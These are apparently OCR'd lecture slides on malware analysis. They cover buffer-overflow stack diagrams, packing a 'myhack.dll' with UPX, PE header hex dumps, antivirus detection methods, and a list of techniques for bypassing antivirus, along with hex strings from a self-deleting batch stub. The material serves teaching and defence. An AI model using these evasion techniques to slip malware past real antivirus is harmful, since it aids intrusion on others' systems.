

\$%(&^*&*)&) (* \A\. . \. .\BBBB. . .
Return Address
p3
p2
p1
wcscpy(p3, p1)
\$%(&^*&*)&) (* \. .\BBBB. . .
Return Address
p3
p2
p1
wcscpy(p3, p1)
\BBBBBBBBBBBBBBBBB. . .
Return Address

# Packed and Obfuscated Malware

- Malware writers often use **packing or obfuscation** to make their files more difficult to detect or analyze.
- **Obfuscated** programs are ones whose execution the malware author has attempted to hide.
- **Packed** programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed.
- Both techniques will severely limit your attempts to statically analyze the malware.




# Packed and Obfuscated Malware



# Packers and Cryptos

```
➜  ~ upx -o myhack_packed.dll myhack.dll
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2018
UPX 3.95        Markus Oberhumer, Laszlo Molnar & John Reiser   Aug 26th 2018

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     75264 ->     39424   52.38%    win32/pe     myhack_packed.dll

Packed 1 file.
```

# Load PE file (Notepad.exe) into Memory



# DOS Header

```
struct DOS_Header
{
// short is 2 bytes, long is 4 bytes
    char signature[2] = { 'M', 'Z' };
    short lastsize;
    short nblocks;
    short nreloc;
    short hdrsize;
    short minalloc;
    short maxalloc;
    void *ss; // 2 byte value
    void *sp; // 2 byte value
    short checksum;
    void *ip; // 2 byte value
    void *cs; // 2 byte value
    short relocpos;
    short noverlay;
    short reserved1[4];
    short oem_id;
    short oem_info;
    short reserved2[10];
    long  e_lfanew; // Offset to the 'PE\0\0' signature relative to the beginning of the file
}
```

The first 2 letters are **always** the letters "**MZ**", the initials of Mark Zbikowski, who created the first linker for DOS. To some people, the first few bytes in a file that determine the type of file are called the "**magic number**,"

# DOS Header

```
long  e_lfanew;
```

long → 32 bit → ? Byte

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 00000000 | 4D | 5A | 90 | 00 | 03 | 00 | 00 | 00 | 04 | 00 | 00 | 00 | FF | FF | 00 | 00 | MZ.....ÿÿ.. |
| 00000010 | B8 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 40 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ¸.....@..... |
| 00000020 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000030 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | E0 | 00 | 00 | 00 | .....à... |

E0 00 00 00

value for e_lfanew → ?


# NT Header

NOTEPAD.EXE


| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| 000000E0 | 50 | 45 | 00 | 00 | 4C | 01 | 03 | 00 | A3 | C3 | B0 | 4A | 00 | 00 | 00 | 00 | PE..L...£Ã°J.... |
| 000000F0 | 00 | 00 | 00 | 00 | E0 | 00 | 0F | 01 | 0B | 01 | 07 | 0A | 00 | 78 | 00 | 00 | ....à.....x.. |
| 00000100 | 00 | A6 | 00 | 00 | 00 | 00 | 00 | 00 | 9D | 73 | 00 | 00 | 00 | 10 | 00 | 00 | .¦.....s..... |
| 00000110 | 00 | 90 | 00 | 00 | 00 | 00 | 00 | 01 | 00 | 10 | 00 | 00 | 00 | 02 | 00 | 00 | ..... |
| 00000120 | 05 | 00 | 01 | 00 | 05 | 00 | 01 | 00 | 04 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000130 | 00 | 40 | 01 | 00 | 00 | 04 | 00 | 00 | 33 | 30 | 01 | 00 | 02 | 00 | 00 | 80 | .@.....3O.....€ |
| 00000140 | 00 | 00 | 04 | 00 | 00 | 10 | 01 | 00 | 00 | 00 | 10 | 00 | 00 | 10 | 00 | 00 | ..... |
| 00000150 | 00 | 00 | 00 | 00 | 10 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000160 | 04 | 76 | 00 | 00 | C8 | 00 | 00 | 00 | 00 | B0 | 00 | 00 | 58 | 89 | 00 | 00 | .v..È....°..X‰.. |
| 00000170 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 00000180 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 50 | 13 | 00 | 00 | 1C | 00 | 00 | 00 | .....P..... |
| 00000190 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000001A0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | A8 | 18 | 00 | 00 | 40 | 00 | 00 | 00 | .....¨...@... |
| 000001B0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 10 | 00 | 00 | 48 | 03 | 00 | 00 | .....H... |
| 000001C0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | ..... |
| 000001D0 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 00 | 2E | 74 | 65 | 78 | 74 | 00 | 00 | 00 | .....text... |

# Anti-virus: How they actually work

- Nowadays AV scans our system on real-time basis.
- Information is analyzed based on the origin of the information
  - i.e. source of information.
- Operates differently depending upon source of information.



# Anti-virus working from top level view.





If the file is found malicious then the information will not be copied onto the destination location.
(Here destination in our case is HD)

# One of the two possibilities takes place

- When the data is found to be legitimate, the scanner forwards that data to the destination location.
- When virus is detected then a warning is sent to UI for user`s action. Interface may vary.

# Traditional Antivirus Methods




# Hash-based blacklisting

## Hash-based blacklisting

- Simple and efficient method
- Requires maintaining a large virus signature database
- Always reactive, not proactive
- Sensitive to virus variations
- Fast update process for new samples

# AV detection techniques(Scan - Engines)

- Signature Based detection (also sometimes called as “string based” detection)
- AV maintains a dictionary of the signatures of known Viruses, malwares, spywares etc.
- This dictionary is stored at client side and is usually in binary.
- Next-generation signature based detection
- Disadvantage?




Signature based Antivirus

```
00401090  00 00 00 00 00 00 00 00  4D 5A 90 00 03 00 00 00  ........MZ......
004010A0  04 00 00 00 FF FF 00 00  B8 00 00 00 00 00 00 00  ................
004010B0  40 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  @...............
004010C0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
004010D0  00 00 00 00 F0 00 00 00  0E 1F BA 0E 00 B4 09 CD  ................
004010E0  21 B8 01 4C CD 21 54 68  69 73 20 70 72 6F 67 72  !..L.!This progr
004010F0  61 6D 20 63 61 6E 6E 6F  74 20 62 65 20 72 75 6E  am cannot be run
00401100  20 69 6E 20 44 4F 53 20  6D 6F 64 65 2E 0D 0D 0A   in DOS mode....
00401110  24 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  $...............
00401120  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00401130  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00401140  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00401150  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00401160  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00401170  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00401180  00 00 00 00 00 00 00 00  50 45 00 00 4C 01 03 00  ........PE..L...
```

```
0041B498  40 45 43 48 4F 20 4F 46  46 0D 0A 3A 52 45 50 0D  @ECHO OFF..:REP.
0041B4A8  0A 44 45 4C 20 25 31 0D  0A 49 46 20 45 58 49 53  .DEL %1..IF EXIS
0041B4B8  54 20 25 31 20 47 4F 54  4F 20 52 45 50 0D 0A 44  T %1 GOTO REP..D
0041B4C8  45 4C 20 25 30 00 00 00  43 4D 44 20 2F 43 20 22  EL %0...CMD /C "
0041B4D8  22 25 73 22 20 22 25 73  22 22 00 00 25 73 5C 25  "%s" "%s""..%s\%
0041B4E8  75 2E 63 6D 64 00 00 00  52 55 4E 44 4C 4C 33 32  u.cmd...RUNDLL32
0041B4F8  20 22 25 73 22 2C 25 73  00 00 00 00 25 73 5C 25   "%s",%s....%s\%
0041B508  75 2E 74 6D 70 00 00 00  47 6C 6F 62 61 6C 5C 25  u.tmp...Global\%
0041B518  75 2D 25 75 00 00 00 00  FF FF FF FF DE B9 41 00  u-%u..........A.
```

# Signature-based detection

## Signature-based detection

- Based on file offset and unique binary code
- Can detect new variants if the signature is well chosen
- One-to-many detection for the same virus family
- Requires experienced analysts
- Possibility of false positives/negatives
- Time-consuming update process

# Heuristic based Detection

- Used to detect new, unknown viruses in your system that has not yet been identified.
- Based on the piece-by-piece examination of a virus.
- Looks for the sequence of instruction that differentiate the virus from ‘normal programs’
- Disadvantage?

# AV bypassing techniques


This are those techniques that the hackers and crackers already knew.

These are:

- Binders and packers
- Using splitter
- Code conversion from EXE to client side script
- Code obfuscation
- Using metasploit framework
- Code or DLL Injection

# Packed and Obfuscated Malware


- Malware writers often use **packing or obfuscation** to make their files more difficult to detect or analyze.
- **Obfuscated** programs are ones whose execution the malware author has attempted to hide.
- **Packed** programs are a subset of obfuscated programs in which the malicious program is compressed and cannot be analyzed.
- Both techniques will severely limit your attempts to statically analyze the malware.



# Packers and Cryptos

